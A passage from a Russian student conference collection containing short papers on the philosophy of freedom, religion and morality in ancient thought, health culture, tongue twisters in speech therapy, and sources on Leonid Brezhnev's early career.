В истории философии отмечены многие суждения о проблеме природы свободы. Демокрит считал, что все в мире происходит по необходимости, а раз так, то нет места и свободе. Но уже в античной классике деятельность раба рассматривалась как бездумное выполнение приказов, а поступки свободных людей как реализация своих целей. Творчество было престижно, в то время как физическая работа несвободных имела негативный окрас: «презренный труд», «удел раба» называет ее Аристотель [1, с.905]. Философ высказывал мысль о свободе выбора между добром и злом, о свободе воли, а не о свободе действий как таковых. Нужно уметь обуздывать свои желания и страсти, чтобы ни быть их рабом. Однако, даже во времена первобытности и рабовладельческого строя, господа не могли у всего народа подавить внутреннюю свободу.

По мере развития феодализма крестьяне получают большую свободу в действиях по сравнению с рабами. Они уже имеют право заводить семью, работать часть времени на себя. В это время философия свободы обращена к Богу. Согласно Фоме Аквинскому, существует две свободы: ценностно-ориентированная и безразличная к ценностям. Теолог соотносит свободу с ценностной ориентацией, ведь безразличная к ценностям, она позволяла бы людям убивать, грабить, лгать. Фома Аквинский считал, что человек более тяготеет к добру, ведь грехи по своей сути однообразны и быстро надоедают, а обретение свободы связано с отказом от них, ведь именно тогда открывается бесконечное множество возможностей.

В индустриальном обществе рабочий имеет формальную свободу от капиталистов, то есть самостоятельно выбирать место проживания, работу. Философские взгляды Г. Гегеля направлены на необходимость постижения законов природы, вследствие овладения которыми наступит осознание свободы. И. Кант считал, что невозможно обрести свободу в этом мире, она возможна лишь в сверхчувственной области. Знаменитое высказывание Канта, о том, что «свобода размахивать руками заканчивается у кончика носа другого человека», иллюстрирует факт невозможности полной свободы действий, так как это нарушает ту же свободу другого человека. Ф. Ницше признавал возможность познания свободы только лишь в мечтах.

Рассмотрение свободы с точки зрения марксизма показывает, что одно лишь осознание свободы в мыслях без возможности практического осуществления – это лишь иллюзия свободы.

Нежелание знать необходимость, по мнению Н. Бердяева, и является той самой свободой: «Свобода - есть мощь творить из ничего, мощь духа творить не из природного мира, а из себя. Свобода в положительном своем выражении и есть творчество» [2, с.370]. Таким образом, можно сказать, что философ признает свободу духа.

В современном мире человек как никогда прежде свободен от внешних условий. Нет господ, которые удерживали по своему желанию и заставляли выполнять приказы, если человеку не нравится работа, он может сменить ее, если хочет чему-либо научиться не обязательно иметь на обучение много денег, - с развитием информационных технологий различные уроки находятся в сети интернет. Но вместе с тем, все меньше людей могут сказать, что они свободны. Семья, работа, общество – все это давит и заставляет жить по определенному сценарию, отклонение от которого не одобряется. Каждый день огромные потоки информации атакуют человеческий разум, заставляя желать большего и большего, делая человека рабом собственных желаний. В погоне за ложными идеалами не хватает времени не то, что на осмысление своей жизни, а даже на оценку ценностей: действительно ли важно то, на чем мы так зациклены?

Если человек разберется, прежде всего, в самом себе, то тогда он станет свободным, каждое принятое решение будет сделано независимо и самостоятельно. Но свобода – это еще и ответственность перед собой и перед окружающими людьми. Груз ответственности непременно ложится на плечи свободного человека. Иначе нельзя. Наверное, потому что многие люди не хотят отвечать за свои поступки, бегут от свободы, им проще подчиниться чужому решению и в случае неудачи пожалеть плечами – не я так решил. Отрицание абсолютной свободы и признание относительной можно признать верным, ведь не всегда все происходит по воле индивида, но он всегда свободен в плане выбора целей, методов достижения их, выборе альтернатив.

Никто насильно не может заставить быть человека свободным, он сам, и никто другой, выбирает свой путь. Обретение материальных ценностей, накопление богатства не прибавляют свободы, лишь обуздав свои непомерные желания, постигнув природу и приняв ответственность, человек может стать свободным.

Библиографический список:

1. Всемирная энциклопедия: Философия / Главн. научн. ред. и сост. А.А. Грицанов. – М: АСТ, Мн.: Харвест, - Современный литератор, 2001. – 1312с.
2. Бердяев Н.А. Философия свободы. Смысл творчества. М., 1989. - С. 370.
3. Воробьева О.Б. Проблема происхождения морали. Античная философия // Наука и культура России. 2011. С.68-70.

ВЗАИМОДЕЙСТВИЕ РЕЛИГИИ И МОРАЛИ В АНТИЧНОЙ ФИЛОСОФИИ

Сысоев А.С., Воробьева О.Б.

Самарский государственный университет путей сообщения

Проблема происхождения моральных ценностей всегда была актуальна в философской тематике. Конечно же начала дискуссий надо искать в истоках философской мысли – античной эпохе. Начиная с ее классического этапа, в большей своей части разногласий между религиозными и нерелигиозными обоснованиями происхождения морали, чаша весов склонилась в сторону религиозных основ моральных ценностей человеческой культуры.

В истории философии прослеживаются несколько вариантов решения этого вопроса. «В одних философских направлениях мораль заменялась религией, другие опирались на согласование религии с моралью, а третьи вели к отрицанию того и другого, и, наконец, четвертые создавали свои теории, объясняющие происхождение морали, исключая божествен-

ное начало. Философия античного мира как никакая другая открывает эти подходы в своих учениях» [1, с.68].

Начало обоснования морали с религиозной точки зрения принадлежит Сократу. Он впервые открыл внутренний мир человека – голос совести, связавший его с верой в божество. Ксенофонт писал: «Сократ был убежден, что боги все знают – как слова и дела, так и тайные помыслы, что они везде присутствуют и дают указания людям обо всех делах человеческих» [2, с.9].

Идеи целостного миропорядка, созданного и поддерживаемого богом в греческой философии продолжил Платон. Мораль (справедливость) – благо сильнейшего, но не сильнейшего из людей, а стоящего над людьми – государства. В «Законах» Платон четко обозначает – государство представляет бога. Власть получает религиозную основу. «У нас мерой всех вещей будет главным образом бог, гораздо более, чем какой-либо человек...Поэтому кто хочет стать любезным богу, непременно должен насколько возможно ему уподобиться» [3, с.168-169].

Линию Платона продолжает Плотин, считавший, что мораль исходит из Единого. Цель человека – «подняться к нему, победив в себе материальное начало, слиться с ним в процессе познания» [4, с.18], когда человек думает: «то, что пришло оттуда и существует в другом, является здесь добродетелью» [4, с.19]. Только тогда человек подчинит низшие (моральные) добродетели высшим (религиозным) и будет жить «не жизнью человека, даже жизнью хорошего человека, которого гражданская добродетель считает справедливым, но, оставив эту жизнь, он выберет другую жизнь, жизнь богов, - ибо он уподобляется богам, а не благим мушкетерам» [4, с.20].

Из перипатетиков - последователей Аристотеля – Евдем Родосский в «Евдемовой этике» стремился показать связь морали с религией, для чего, опередив Фому Аквинского, назвал бога мерилом добродетелей: «когда выбор и приобретение благ...способствуют созерцанию бога... это-то и есть самое прекрасное мерило» [5, с.125].

Одной из распространенных философских концепций в позднеантичном мире был стоицизм. Согласно этой философской традиции, мир представляет собой единое одухотворенное тело, происходящее из огня и возвращающееся в огонь. Огонь же подобен мировому разуму, Логосу, закону, и управляет жизнью мира: все происходящее предопределено им. Человек должен слушаться голоса разума, тождественного голосу бога, связывающего человека с мирозданием. Этому мешают страсти, управлять которыми могут только нравственная жизнь и умение человека владеть собой.

Религиозная линия стоицизма ведет к Эпиктету: «Если бы люди могли усвоить мысль, бог – отец всех богов, то я думаю, что в их мыслях о себе не было бы ничего неблагородного и низкого». Один из важнейших его этических императивов состоит в том, чтобы воспевать бога, «славословить и перечислять его милости». Единственную надежду человека философ видит в том, чтобы ввериться богу, чтобы «то, что бог хочет» человек «и сам хотел, и чего бог не хочет, этого и сам он не хотел» [4, с.21].

На Востоке Римской империи неоплатонизм сменился христианским богословием, на Западе же «Аниций Манлий Торкват Северин Боэций превратил представления стоиков о разумности мироздания в теодицею» [6, с.78].

Библиографический список:

1. Воробьева О.Б. Проблема происхождения морали. Античная философия // Наука и культура России: материалы Международной научно-практической конференции. - Самара: СамГУПС, 2011. - С. 68-70.
2. Ксенофонт. Воспоминания о Сократе. - М.: Наука, 1993. С.9.
3. Платон. Законы // Собрание сочинений. - М.: Мысль. Т. 4. С. 168-169.
4. Воробьева О.Б. Философия позднеантичного мира: этико-религиозный аспект// Система ценностей современного общества. 2010. № 12. С. 18-21.
5. Воробьева О.Б. Религиозное обоснование происхождения морали: философия античности // Фундаментальные и прикладные научные исследования. - Самара: ООО «Офорт», 2017. - С.125-126.
6. Белякова О.Б. Золотое правило нравственности как главный принцип человеческого общежития // Наука и культура России. Самара: СамГУПС, 2006. - С.78-79.

ВАЛЕОЛОГИЧЕСКАЯ КУЛЬТУРА КАК ЦЕННОСТЬ ОБЩЕСТВА

Сысоев М.С., Воробьева О.Б.

Самарский государственный университет путей сообщения

В истории человеческой культуры ценностной константой общества является физическое и психическое здоровье. С древности оно понималось философами как главное условие свободной деятельности человека, его совершенства. Потребность в здоровье носит всеохватывающий характер и принадлежит как индивиду, так и обществу в целом, являясь показателем социально-этической зрелости государства и его народа.

Сохранение собственного здоровья является целенаправленной деятельностью каждого человека, так как оно выступает необходимым условием жизни. Здоровье по шкале ценностей культуры всегда занимало особое место, поэтому изучение феномена здоровья представляет для философии культуры огромный интерес.

В пользу приоритета здоровья как центральной ценности культуры свидетельствуют памятники культуры Древнего Востока. В табличках Месопотамии 2-го тысячелетия до нашей эры говорится о том, что высшими ценностями являются здоровье и долголетие, второе место по значимости занимают наследники, и только на третье ставится богатство. Древняя китайская пословица подтверждает такую мысль: «Здоровье – первое богатство». Основное послание древних славян было направлено на сохранение здоровья – «на жито, на плод, людем на здоровье».

Самое раннее из определений здоровья, по мнению ученых, – определение Алкмеона: «Здоровье есть гармония противоположно направленных сил» [1, с.65]. Здоровье как правильное соотношение различных душевных состояний определял Цицерон. Стоики и эпикурейцы ценили здоровье превыше всего, противопоставляя стремлению ко всему неумеренному и опасному. Эпикурейцы уточняли, что здоровье – это полное довольство при условии полного удовлетворения всех потребностей.

Многообразие взглядов на сущность этого понятия, присутствующее сегодня в науке, объясняется тем, что здоровье – очень сложное понятие, которое трудно определить кратко и однозначно. Именно поэтому в настоящее время отсутствует общепринятая трактовка понятия «здоровье».

Большинство современных ученых определяют понятие здоровья как способность человека к оптимальному физиологическому, психологическому и социальному функционированию. Встречаются определения, в которых подчеркивается роль сознания человека, энергетических показателей силы и выносливости, параметров информационного потока. По определению экспертов Всемирной организации здравоохранения (ВОЗ), здоровье – это состояние полного физического, психического и социального благополучия, а не только отсутствие болезней и физических дефектов.

Здоровье человека связано практически со всеми сферами его деятельности. Изменения в любой из них влияют на психосоматический уровень здоровья. Здоровье – это гармония биологических и социальных качеств человека, позволяющих ему вести активную в социальном и экономическом плане жизнь. Оно обуславливает высокий потенциал физической, психической и умственной дееспособности человека и служит залогом его полноценной жизни.

Потребность в здоровье носит не только личностный характер. В нем нуждается общество в целом. Здоровье населения оказывает огромное влияние на динамику экономического развития общества, выступает как показатель его социально-этической зрелости, уровня заботы государства о своих гражданах. Улучшение качества медицины, ее доступность, увеличение числа спортивных объектов, мест отдыха и так далее – выступают показателями надежности, благополучия, экономической стабильности государства.

Культура на всем протяжении истории человечества предлагала многообразие методик сохранения здоровья. Отработанная в веках система организации жилища, ритм жизни, сна,

питания обеспечивала людям физический комфорт, который явился, в свою очередь, важным условием психического и физического благополучия. Методики, обеспечивающие духовное здоровье, сформулированы во всех мировых философских системах. Большое признание и встроенность в современную медицину имеют разработанные еще в древних культурах методы свето- и цветотерапии (Парацельс, Авиценна). Существует модель поддержания психосоматического состояния человека и в эзотерической культуре, однако, «популярные сегодня психофизиологические направления, которые уже не воспринимаются населением как эзотерические, а переходят в разряд оздоровительных программ» [2, с.117]. Так, аскетические практики Востока, «несут в духовном процессе элементы «высокого типа»: частоту и глубину дыхания, положения тела, молитвенный текст...» [3, с.43].

Современная культура в качестве методик сохранения здоровья предлагает разнообразные аутогенные тренировки, основу которых составляет синтез психологической науки и традиционных знаний.

Внимание к собственному здоровью, способность обеспечить индивидуальную профилактику его нарушений, здоровый образ жизни служат показателями общей культуры человека. Развитие валеологии - науки о профилактически-оздоровительных основах медицины - позволило выявить новую сферу сознания и бытия человека - валеологическую культуру. Она включает в себя: знание человеком генетических, физических и психологических возможностей систем своего организма; умение контролировать и сохранять свой психофизиологический статус, а также умение распространять валеологические знания на семью, друзей, сотрудников и других членов своего окружения. Таким образом, валеологическая культура отражает объективно существующий социальный порядок, отношения людей к себе, к природе, к собственному здоровью, к здоровью других людей, и, безусловно, она испытывает на себе все изменения, которым подвержено общество. Поэтому «валеологическую культуру можно рассматривать как особый социальный нормативный конструкт, который формирует ценностные и психологические установки личности, выражающиеся в менталитете, поведении, образе жизни людей» [4, с.31].

Формирование валеологической культуры - сложный, многоступенчатый и многогранный процесс, включающий систему государственного образования в стране, семью, досуговые учреждения и специализированные организации.

Основа для формирования духовно и физически здорового человечества закладывается в образовательно-воспитательном процессе - дома, школе, вузе, а показатель здоровья непосредственно зависит от интеллектуальных вложений в личность. Цель любого образовательно-воспитательного процесса - научить культурным традициям, а также сформировать навыки бытия согласно этическим и эстетическим нормам. В этом процессе ведущая роль принадлежит дисциплинам гуманитарного цикла: философии, культурологии, психологии, которые, отслеживая в каждом человеке единство его природных и культурных, физических и духовных проявлений, помогают реализовывать потребности личности, предоставляя нормы и ценности, способствующие гармоничному развитию человека - духовному и физическому.

Библиографический список:

1. Тронева Л.Ф. Структура и сущность понятий «здоровье» и «ЗОЖ» // Личность, семья и общество: вопросы педагогики и психологии: сб.ст.по матер.ХХI междунар. науч.-практ.конф. Часть I. - Новосибирск: СибАК, 2012.
2. Воробьева О.Б. Самосовершенствование личности: путь эзотерической культуры // Актуальные научные исследования в условиях вызовов XXI века: материалы Международной научно-практической конференции. 2016. С.116-117.
3. Белякова О.Б. Феномен эзотерической культуры: антропологические, аксиологические, культурологические обоснования: дис....канд.филос.наук / Тамбовский государственный университет им. Г.Р. Державина. - Тамбов, 2003. - 187с.
4. Сханук Ф.З. Проблема формирования валеологической культуры личности в условиях трансформации общественной жизни // Физическая культура, спорт - наука и практика. 2013.№2. С.30-32.

ИСПОЛЬЗОВАНИЕ ЧИСТОГОВОРК И СКОРОГОВОРК В КОРРЕКЦИОННОЙ РАБОТЕ С ДЕТЬМИ С НАРУШЕНИЯМИ РЕЧИ

Тарасенко А.С., Конькина Е.В.

ФГОУ ВО «Оренбургский государственный педагогический университет»

Устное народное творчество - это история народа, его духовное богатство. Колыбельные песни, потешки, пестушки, прибаутки, перевертыши, скороговорки, чистоговорки, поговорки, поговорки, замысловатые загадки, считалки сочинил великий и бессмертный поэт - русский народ [3, с.1].

Народ заботливо сопровождал поэтическим словом каждый этап жизни ребёнка, все стороны его развития. Это целая система традиционных правил, принципов, с помощью которых воспитывается ребёнок в семье. Стержнем этой системы было и остается устное народное слово, передаваемое из века в век, из семьи в семью.

Устное народное творчество, в частности его малые жанры, издавна использовались педагогами как воспитательно-обучающее средство для детей дошкольного возраста.

Словесное русское народное творчество включает в себе поэтические ценности. Его влияние на развитие речи детей с речевыми нарушениями неоспоримо. С помощью малых форм фольклора можно решать практически все задачи коррекции речевых нарушений. Созданный народом язык изобилует образными разговорными формами, выразительной лексикой. Это богатство родного языка может быть донесено до детей.

Фольклор дает прекрасные образцы речи, подражание которым позволяет детям с нарушениями речи успешно овладевать родным языком.

Дети с речевыми нарушениями не только должны усвоить родной язык, но и овладеть речью в совершенстве: иметь достаточное дыхание, отработанный ритм, характерный тембр, варьировать интонации.

Малые формы фольклора могут быть использованы для развития гибкости и подвижности речевого аппарата ребёнка, для формирования правильного произношения звуков речи, для автоматизации звуков, для усвоения произношения трудно сочетаемых звуков и слов, для освоения ребёнком интонационных богатств и различного темпа речи. Это также незаменимый помощник в процессе развития связной речи [3, с.4].

Успех в современном обществе, в первую очередь, приходит к тому, кто хорошо говорит. Мы имеем в виду не только богатое содержание речевого сообщения, но и его, не побоимся сказать, достойное «исполнение». Чёткое произношение слов (хорошая дикция) и их звучание, верно поставленная пауза и ударение лучше помогают донести смысл сказанного до слушателя. Мы часто задаем себе такие вопросы: как помочь ребёнку овладеть секретами дикции? Какие найти средства – нескучные, доступные, эффективные?

На помощь придут наши русские скороговорки и чистоговорки. Появились они в глубинах древности, когда складывалась фонетическая система языка.

Чистоговорка - малый жанр фольклора [5, с.2]. Она используется с целью коррекции и развития речи. Грамотная и правильная речь является залогом успеваемости в школе и правильного формирования всей психической деятельности детей. По мнению профессора Михаила Ефимовича Хватцева, закреплять поставленные звуки следует в слове и в связной речи. Слоговые цепочки и рифмованные строки способствуют также развитию слухового внимания, речевого слуха, памяти, с целью выделения ударных слогов для выработки речевого дыхания. Эти ритмичные строчки создают положительный эмоциональный настрой, легко запоминаются. Например:

АР-АР-АР - в небе красный шар.

ОР-ОР-ОР - шар летит во двор.

УР-УР-УР - распугает шар всех кур.

ИР-ИР-ИР - облетел наш шар весь мир.

После чистоговорок переходим к отработке звука в скороговорках. Скороговорки необходимо заучивать в замедленном темпе, объясняя все слова и выражения, и их смысл в целом.

Роль скороговорок велика. Скороговорки - короткие стишки, незаметно обучающие детей правильной и частой речи. Не каждому из нас удастся повторить скороговорку с первого раза без ошибки, но веселая словесная игра увлекает. Скороговорки помогают правильно и чисто проговаривать труднопроизносимые стихи и фразы, знакомят с богатством русского языка, с новыми поэтическими фразами.

У каждой скороговорки своя игра звуков и слов. Они не повторяются, в этом их секрет и обаяние. Это и полезные грамматические упражнения, тренирующие ребенка в правильном, осмысленном употреблении частей речи и частей слова, и одновременно любимая игра в словотворчество.

Особенность скороговорки в том, что в ней нет «чепухи», абсурдных словосочетаний. Скороговорка представляет картинку знакомых реалий повседневной жизни. Еще одна особенность скороговорки - её сложная ритмика.

Использование скороговорок помогает закрепить четкую дикцию, использовать различные высотные, силовые и тембральные звучания. Скороговорка требует точной организации голосового хода, логического и орфографического ударения. Стихотворная ритмика организует четкость речи, не разрешает пропускать, менять звуки. Она служит организационным моментом и для дыхания: дает возможность сознательно его распределять, не прерывая доборами течение речи внутри строки, и пополнить только в конце после строки. Скороговорки нужны для развития фонематического слуха, формирования способности ребенка улавливать тонкие звуковые различия, способствуют автоматизации звуков речи.

Скороговорки – это удивительный жанр фольклора [4, с.3] «Созданы народной мудростью не для пустословия, а специально для тренировки движений речеобразующего органа, который был способен воспроизводить все звуки родного языка». Например:

- Расскажите про покупки!
- Про какие про покупки?
- Про покупки, про покупки,
- Про покупочки мои.

Чтобы ребёнок мог легче запомнить скороговорки, следует использовать картинки и таблицы. Их применение позволит увеличить объём памяти путем образования дополнительных ассоциаций. Мы предлагаем вашему вниманию разработанную нами брошюру по отработке трудных звуков «Говорим чётко, говорим чисто». Скороговорки и чистоговорки, представленные в этой брошюре, мы рекомендуем для отработки дикции. Они помогут улучшить произношение на стадии автоматизации звука, когда ребёнок произносит звук изолированно, без искажения, а в слогах и словах допускает ошибки. В данной брошюре предоставлен материал для работы со звуками, которые наиболее трудны для произношения: свистящие, шипящие, сонорные звуки.

Как работать с данной брошюрой? Вначале совместно с ребёнком рассмотрите иллюстрации и пусть ребёнок объяснит смысл нарисованного.

Далее медленно прочитайте скороговорку (2-3 раза). Спросите, какой звук чаще повторяется в словах.

На следующем этапе попросите ребёнка медленно произнести трудные слова (2-3 раза) и проговорить за вами скороговорку, стараясь её запомнить.

Прочитайте ещё раз, повторите вместе с ребёнком сначала медленно, затем быстрее, с максимальной быстротой. Повторяйте скороговорку, пока это доставляет удовольствие ребёнку. Достаточно разучивать одну скороговорку за одно занятие. Если она ребёнку понравилась, с её повторения можно начать следующее занятие. Добиваться быстрого произношения от ребёнка следует лишь в том случае, если он правильно произносит все звуки в медленном темпе.

Бывает, что проговорить скороговорку быстро, не утратив чёткости произношения, достаточно трудно. Возникают ошибки, оговорки, нелепицы, что воспринимается как забавное недоразумение – можно и посмеяться вместе с ребёнком. Весёлая обстановка, заинтересованное отношение родителей побуждает ребёнка ещё и ещё раз поработать над звуками.

Скороговорки легко запоминаются, поэтому повторять их можно в любом месте, где захотите: на прогулке, в поезде и т.д.

По завершении работы детям можно предложить дидактические игры и упражнения:

- «Какая команда назовёт больше скороговорок и чистоговорок» (на определенный звук);

- «Подобрать картинку к чистоговорке или скороговорке»;

- Провести конкурс «лучший скороговорщик».

Эти задания способствуют развитию и активизации воображения и словотворчества.

Таким образом, чистоговорки и скороговорки помогают улучшить произношение детей на стадии автоматизации трудных звуков.

Библиографический список:

1. Конькина, Е.В. Здоровьесохранительные культурные формы: семантика и прагматика фольклора / Е.В. Конькина Вестник Томского государственного педагогического университета. 2011. № 1. С. 119-125.
2. Конькина Е.В. Воспитание культуры здоровья в традициях народной педагогики Конькина Е.В. Москва, 2013. Сер. Библиотека педагога-практика.
3. Рыбина А.Ф. Коррекция звукопроизношения: речевой материал для дошкольников и младших школьников. – Волгоград: Учитель, 2003. – 91с.
4. Савушкин, С.Н. Издание развивающего обучения детей дошкольного возраста «Логопедический фольклор» / С.Н. Савушкин ООО «Ид Сфера образования» 2016г., 8 с.
5. Темникова В.Э. «Логопедические игры с чистоговорками. Пособие для работы с детьми 5 – 7 лет с речевыми нарушениями» - М: «Гном и Д», 2008. – 48 с.

РАННИЙ ПЕРИОД ЖИЗНИ И ДЕЯТЕЛЬНОСТИ ПОЛИТИКА: АНАЛИЗ ИСТОЧНИКОВ

Тихонова И.В., Беккер В.Я.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

Документы и личные источники, доступные сегодня для исследования личности Брежнева Л.И., хронологически делятся на 2 периода: прижизненные и посмертные, которые значительно отличаются содержательно. Прижизненные источники воспроизводят сугубо положительные характеристики персонажа, и чем дальше, тем менее правдоподобным и более искусственным они выглядят. После кончины генерального секретаря ЦК КПСС в 1982 году количество публикаций о нем резко сокращается, а появлявшиеся новые источники кардинально отличались от прежних критическим тоном и поиском преимущественно отрицательных черт.

Первой прижизненной публикацией о Брежневе явилась небольшая заметка в заводской газете, которую приводит в своей книге «Брежнев» Л. Млечин: «В 1935 году многотиражная газета завода имени Ф. Э. Дзержинского «Знамя Дзержинки» опубликовала заметку «Имя его – большевик». Речь шла о Брежневе: «Я не могу себе представить, откуда у этого человека столько берется энергии и трудоспособности. До последнего месяца он работал директором вечернего металлургического рабфака. Нагрузка большая и тяжелая. Он же учится в нашем институте. Он же – лучший группарторг... И он же лучше всех на курсе защитил свой дипломный проект!.. Уйдя на производство, молодой инженер Леонид Брежнев обещает дать многое. И он даст... Потому что он выкован из крепкого металла».

Данный источник интересен для нашего исследования с нескольких сторон. Во-первых, его обнаружил и обнародовал спустя 36 лет, в 1971 году первый секретарь ЦК ВЛКСМ Е.В. Тяжельников с трибуны XXIV съезда КПСС под бурные аплодисменты делегатов. Во-вторых, в 1935 году партийная карьера Брежнева находилась еще на самой начальной ступеньке, с которой началось поступательное, иногда с возвратным движением, восхождение

его по номенклатурной лестнице. И для такого восхождения, очевидно, имелись определенные задатки. Ряд авторов источников, появившиеся после смерти Брежнева, отмечают хорошие организаторские способности и привлекательные человеческие качества. В-третьих, период жизни Леонида Ильича, связанный с учебой и одновременно с работой в Каменске, получил развернутое изложение в воспоминаниях «Чувство родины», опубликованных от его имени в 1981 году. Вот как излагаются эти же события в литературной обработке профессиональных писателей: «Время для меня уплотнилось еще больше. В цехах шла реконструкция, ею руководил главный инженер нашего завода И.П. Бардин, будущий академик, ставились новые агрегаты, внедрялась механизация – словом, работы хватало. В институте тоже кипела интересная жизнь. К знаниям мы все тогда тянулись с жадностью. Я же вдобавок был избран группаторгом факультета, затем председателем профкома и, наконец, секретарем парткома всего института. Это было большое доверие товарищей. Конечно, доверие радовало, да и по натуре я был из тех, кто любит находиться среди людей, полностью отдавать себя делу.

В 30-е годы особенно остро стояла задача обучения, воспитания, идейной закалки кадров, прежде всего научно-технической интеллигенции. И потому очень ответственной я посчитал предложенную мне в 1933 году работу, будучи студентом третьего курса, я был назначен руководителем рабфака, а затем и директором Днепродзержинского металлургического техникума. Работал с душой.

Хотелось побольше сделать для товарищей. Сохранилась книга приказов тех лет. С улыбкой просматривал я старые, в чем-то, может показаться теперь, наивные приказы, но тогда это была политика. Мы считали своим долгом биться за каждого нашего студента, уговаривали заводских ребят учиться, старались помочь им профсоюзными ссудами, а то и просто подкормить их в нашей столовой. Как-то приехал в город известный ученый-металлург, создатель теории доменного процесса академик М. А. Павлов, я уговорил его выступить перед рабфаковцами. И радовался, наблюдая, как слушали академика мои сверстники. Из этих парней выросли в будущем отличные командиры производства – не спецы» старого типа, а энтузиасты, новаторы, люди, преданные идеалам коммунизма.

Работа в техникуме, партийные поручения и общественные дела не освобождали, однако, меня самого от учебы. Чертил курсовые проекты, сдавал экзамены, не только не ожидая для себя послаблений, наоборот. Положение обязывало быть для других примером – мог ли я требовать от других успеваемости и прилежания, если бы сам учился спустя рукава? Приведу еще один документ – выписку из протокола заседания Государственной квалификационной комиссии от 28 января 1935 года: «Слушали: защиту дипломного проекта студента V курса теплосилового отделения Брежнев Л. И. на тему: «Проект электростатической очистки доменного газа в условиях завода имени Ф. Э. Дзержинского». Оценка работы кафедрой: теоретическая часть – отлично, проект – отлично. Вдумчивый подход к решению задач газоочистки и расчеты в записке говорят о прекрасной инженерной подготовке автора проекта. На все вопросы тов. Брежнев дал исчерпывающие ответы. Постановили: дипломная работа выполнена отлично. Присвоить тов. Брежневу Л. И. звание инженера-теплосиловика»[2].

О своей новой работе начальником смены силового цеха скажу коротко: это был год, наполненный напряженным трудом, поисками оптимальных производственных режимов, спорами, ударными вахтами, встречными планами, ночными вызовами, а подчас и авралами. В том же году произошел и новый крутой поворот: меня призвали в Красную Армию».

Описание событий тех лет также сделано корреспондентом газеты «Комсомольская правда» А. Кузнецов, побывавшим в командировке на родине генсека в канун празднования его 70-летия. Позже журналист писал: «Там мне, первому из журналистов, попали в руки два объёмистых конторских тома – «Книги приказов по личному составу Каменского вечернего металлургического рабфака». (Каменское – так до 1936 года назывался Днепродзержинск). Написаны они были красными и синими чернилами удивительно красивым каллиграфическим почерком на безукоризненном украинском языке (в первой половине 1930-х делопро-

изводство в республике велось на «мові») собственноручно директором рабфака Леонидом Брежневым, совмещавшим работу с учёбой в вечернем металлургическом институте.

Казалось бы, что интересного можно найти в приказах «районного масштаба»?.. Но они тоже стали документами эпохи, отразившими и бешеные темпы индустриализации, и ускоренную подготовку кадров для развивающейся промышленности, и борьбу с неграмотностью, и раскулачивание, и голодомор.

Директором рабфака Брежнев стал 20 марта 1933 года и буквально на следующий день начал «подвинчивать гайки» – дисциплина и успеваемость явно хромали. «Студентам Голованю, Израилевич, Дракину, Клесаку и Нестеренко за уход с лекции 21 марта без разрешения учебной части выношу замечание». «В случае опоздания студента на урок преподаватель указывает количество минут опоздания...» «Имея в виду, что за предыдущие отчётные периоды многие студенты не были аттестованы по отдельным учебным дисциплинам, предлагаю учебной части рабфака разработать мероприятия для упорядочения этого вопроса».

Особое внимание – выпускной группе. В приказе № 123 настоящая программа действий: организация дополнительных занятий, утренних, вечерних и в выходные дни, освобождение выпускников от всех общественных поручений, проведение общего собрания группы, организация консультаций, имеющих «огромную роль в деле помощи студентам в повышении качества учебы».

Думаю, что для читателей «ЛГ» небезынтересно будет узнать ещё об одной постоянной заботе директора Брежнева: «Установлена слабая орфографическая и стилистическая грамотность отдельных студентов, неумение правильно формулировать и излагать свои мысли. Все эти факты имеют место даже и на старших курсах» (1933 г.). А это год 1936-й (уже на русском языке): «...мною установлено, что даже в небольших заявлениях студенты 4-го курса Гончаренко В.Д., Трубка П.П. сделали по 5–6 ошибок. Эти примеры не единичны... Производить проверку всех принимаемых работ со стороны грамотности, стиля и культурного внешнего их оформления; следить за точностью, правильностью и ясностью речи при устных ответах. За всякого рода письменные работы, а также за устные ответы, не удовлетворяющие этим требованиям, оценка должна снижаться... Провести контрольный диктант по проверке грамотности... Организовать занятия по русскому языку до конца текущего учебного года не менее двух часов в шестидневку... Зав. библиотекой обеспечить вывешивание рекомендательных списков книг по художественному чтению и организовать выставки новинок художественной литературы. Пополнить библиотеку учебниками и орфографическими справочниками по русскому языку по указанию учебной части».

Директору рабфака Брежневу порой приходилось принимать по велению партии и времени тяжёлые решения, ломавшие судьбы людей. Вот записи 1933 года: «Студентку 5-й группы Хрен О.Е. как дочь кулака, раскулаченного и лишённого права голоса, из состава студентов исключить... как чуждый элемент». «Студента 9-й группы Мухина Алексея исключить из состава студентов как сына кулака, который утаил своё социальное положение при поступлении на рабфак». (Спустя короткое время он был восстановлен в рядах студентов – видать, органы неверную информацию дали.) «Студента 13-й группы Целиковского за систематическую разлагающую работу... из состава студентов исключить».

Не только внутрирабфаковскими проблемами была занята голова директора, в том же 1933 г.: «С целью помощи подшефным колхозам в деле повышения урожая путём борьбы с полевыми сорняками (бурьян, осот и др.) и полевыми вредителями – хомьяками объявляю весь студенческий состав рабфака мобилизованным на трудпоход». Выезжал однажды на село Леонид Брежнев и как бригадир по хлебозаготовкам, по «выкачке» хлеба... В 1935 г. он защитил на «отлично» диплом в институте по теме «Проект электростатической очистки доменного газа в условиях завода имени Дзержинского» и 6 ноября ушёл на службу в Красную Армию в Забайкальский военный округ... После службы он ещё вернётся на короткое время к директорству на рабфаке и одновременно в техникуме, а потом шагнёт на должность зампредагорисполкома. По всему было видно: большой корабль отправлялся в большое плавание» [3]. Автор воспоминаний характеризует молодого Брежнева как «решительного и на-

ходчивого», «умело организовывающим работу студентов», смелого, душевного, делового, ответственного, внимательного к людям, начитанного, эрудированного, образованного».

С этими высказываниями расходятся оценки, сделанные людьми, знавшими Л.И.

Брежнев в бытность его генеральным секретарем ЦК КПСС, но записанные много позже, после его кончины. В воспоминаниях соратников по партии Леонид Ильич предстает как человек «ограниченного образования и культурного кругозора», «осторожный», «честолюбивый» (А.М. Александров-Агентов [1]), бездействующий, инертный, ненадежный, предпочитающий аппаратные игры и интриги (П.Е. Шелест [7]), «безграмотный», «неискренний» (Г.И. Воронов [3]). В этих контрастирующих высказываниях нет противоречия: во-первых, они относятся к разным периодам жизни политика, в первом, раннем периоде Брежнев был здоров и бодр, оптимизм и надежды на успех в карьере отличали его поведение и характер общения с людьми. Во второй, поздний период Брежнев отличался стремлением к самоутверждению, всемерному почитанию, покою и постоянству, то есть был самым воплощением застоя. Во-вторых, ранние источники отражают начало карьеры руководителя низшего уровня, которому он, скорее всего, соответствовал. Высшую должность в стране Брежнев занимал непомерно долго - 18 лет, в течение которых в стране и в мире происходили изменения, за которыми он не успевал и не соответствовал ни времени, ни руководящему посту.

